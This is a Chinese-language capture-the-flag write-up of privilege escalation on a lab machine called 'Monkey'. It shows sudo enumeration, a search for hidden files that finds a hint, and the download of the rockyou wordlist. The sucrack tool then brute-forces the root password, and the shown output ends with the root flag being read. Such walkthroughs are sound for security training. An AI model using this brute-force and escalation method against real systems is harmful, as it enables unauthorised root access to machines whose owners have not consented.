
权限提升

```
sudo -l
/opt/monkey/bin/monkey
```




```
segfault@Monkey:~$ sudo -l
Matching Defaults entries for segfault on Monkey:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User segfault may run the following commands on Monkey:
    (ALL) NOPASSWD: /opt/monkey/bin/monkey
segfault@Monkey:~$ /opt/monkey/bin/monkey
            __,__
   .--.  .-"     "-.  .--.
  / .. \/  .-. .-.  \/ .. \
 | |  '|  /   Y   \  |'  | |
 | \   \  \ 0 | 0 /  /   / |
  \ '- ,\.-"""""""-./, -' /
   ''-' /_   ^ ^   _\ '-''
       |  \._   _./  |
       \   \ '~' /   /
        '._ '-=-' _.'
           '-----'

Welcome to the monkey programming language
>> 
```

```
给了一个猴子编程器，但是并没有什么点可以使用,查看相应的隐藏文件
find / -name '.*' 2>/dev/null
发现有一个hint文件
```




```
Welcome to the Monkey programming language
>> ^C
segfault@Monkey:~$ find / -name '.*' 2>/dev/null
/run/network/.ifstate.lock
/usr/local/bin/.hint
/usr/local/share/fonts/.uuid
/usr/lib/llvm-11/build/utils/lit/tests/.coveragerc
/usr/lib/ruby/vendor_ruby/rubygems/ssl_certs/.document
/usr/share/dictionaries-common/site-elisp/.nosearch
/usr/share/fonts/truetype/.uuid
/usr/share/fonts/truetype/dejavu/.uuid
/usr/share/fonts/truetype/lato/.uuid
/usr/share/fonts/.uuid
/usr/share/fonts/X11/misc/.uuid
/usr/share/fonts/X11/.uuid
/usr/share/fonts/X11/encodings/large/.uuid
/usr/share/fonts/X11/encodings/.uuid
/usr/share/fonts/X11/util/.uuid
```

```
提示给了一个爆破工具sucrack，那应该就是爆破root用户的密码
```




```
/.viminfo
segfault@Monkey:~$ cat /usr/local/bin/.hint
let s = "sucrack"
s
segfault@Monkey:~$
```

```
在kali拿一个字典过来跑一下
python -m http.server
wget 192.168.44.128:8000/rockyou.txt
sucrack -a -w 20 -s 10 -u root -rl AFLafld rockyou.txt
```



```
  sucrack -a -w 20 -s 10 -u root -rl AFLafld dict.txt
segfault@Monkey:~$ sucrack -a -w 20 -s 10 -u root -rl AFLafld rockyou.txt
-a option not available. Use the --enable-statistics configure flag
-s option not available. Use the --enable-statistics configure flag
password is: 123455
segfault@Monkey:~$
```



```
segfault@Monkey:~$ su root
Password:
root@Monkey:/home/segfault# ls
rockyou.txt  user.txt
root@Monkey:/home/segfault# cd /root
root@Monkey:~# ls
root.txt  sucrack
root@Monkey:~# cat root.txt
flag{root-b2f6e98d8658a3697639943f007dd181}
root@Monkey:~#
```